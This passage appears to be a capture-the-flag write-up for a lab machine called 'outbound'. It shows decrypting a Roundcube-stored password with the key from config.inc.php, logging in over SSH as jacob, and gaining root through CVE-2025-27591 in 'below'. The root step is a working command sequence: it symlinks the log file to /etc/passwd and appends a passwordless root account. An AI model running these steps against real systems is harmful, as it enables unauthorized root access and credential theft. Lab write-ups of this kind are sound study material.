


base64 decode and get the hex


```
echo 'L7Rv00A8TuwJAr67kITxxcSgnIk25Am/' | base64 -d | xxd -p
```




First 16 are iv and the rest are the actual credential




Key is in the config.inc.php




I can decrypt and get the password



I can login to the roundcube as jacob and see the mail




It seems like jacob's ssh password. Let's try



I get jacob shell!

Get root

jacob can run below as root




https://github.com/dollarboysushil/Linux-Privilege-Escalation-CVE-2025-27591 shows how to exploit this

Summary

This is a simple exploit for **CVE-2025-27591**, a local privilege escalation vulnerability in the `below` Linux system monitoring tool. The vulnerability affects versions prior to v0.9.0 and stems from incorrect permission assignments in the system. The issue was discovered in January 2025 and publicly disclosed on March 12, 2025 (SecurityOnline, OpenWall). When `below` is run with `sudo`, it may log errors into a world-writable directory (`/var/log/below`), allowing attackers to symlink a log file to sensitive targets like `/etc/passwd`.

By exploiting this, an unprivileged user with `sudo` access to `below` can escalate privileges to root.


First, I want to check the version



help doesn't show the version, but I can check Cargo.toml in the repo

```
jacob@outbound:/opt/below$ find . -iname Cargo.toml
./below/render/Cargo.toml
./below/resctrlfs/Cargo.toml
./below/dump/Cargo.toml
./below/below_derive/Cargo.toml
./below/store/Cargo.toml
./below/common/Cargo.toml
./below/btrfs/Cargo.toml
./below/ethtool/Cargo.toml
./below/cgroupfs/Cargo.toml
./below/view/Cargo.toml
./below/procfs/Cargo.toml
./below/Cargo.toml
./below/config/Cargo.toml
./below/gpu_stats/Cargo.toml
./below/model/Cargo.toml
./Cargo.toml
jacob@outbound:/opt/below$ cat below/Cargo.toml
# @generated by autocargo from //resctl/below:below

[package]
name = "below"
version = "0.8.0"
authors = ["Daniel Xu <dlxu@fb.com>", "Facebook"]
edition = "2021"
description = "An interactive tool to view and record historical system data"
readme = "../README.md"
repository = "https://github.com/facebookincubator/below"
license = "Apache-2.0"
```



help doesn't show the version

It's before 0.9.0, so vulnerable version. Let's go to /var/log/below

```
jacob@outbound:/var/log/below$ ls -al
total 20
drwxrwxrwx  3 root root   4096 Nov 22 01:01 .
drwxrwxr-x 13 root syslog 4096 Nov 21 22:38 ..
-rw-rw-rw-  1 root root      0 Nov 22 01:01 error_root.log
```

This error_root.log is the key file of this exploit. It can be written by anyone.

1. Create link to /etc/passwd as error_root.log

```
ln -sf /etc/passwd error_root.log
```

2. Run

```
sudo below record
```

3. Now I can edit error_root.log, which will be done to /etc/passwd

```
echo 'abc::0:0:abc:/root:/bin/bash' >> error_root.log
```

4. change user to the username I created(I used abc here)

```
su abc
```

```
jacob@outbound:/var/log/below$ ln -sf /etc/passwd error_root.log
jacob@outbound:/var/log/below$ sudo below record
Nov 22 03:11:47.972 DEBG Starting up!
Nov 22 03:11:47.973 ERRO
---------------- Detected unclean exit ----------------------
Error Message: Failed to acquire file lock on index file: /var/log/below/store/index_01763769600: EAGAIN: Try again
-------------------------------------------------------------
jacob@outbound:/var/log/below$ echo 'abc::0:0:abc:/root:/bin/bash' >> error_root.log
jacob@outbound:/var/log/below$ su abc
root@outbound:/var/log/below#
```

CAUTION: This box reverts very quickly, so these commands should be run very fast. It is better to put all these commands in one line.

I get root!

```
root@outbound:/var/log/below# whoami
root
```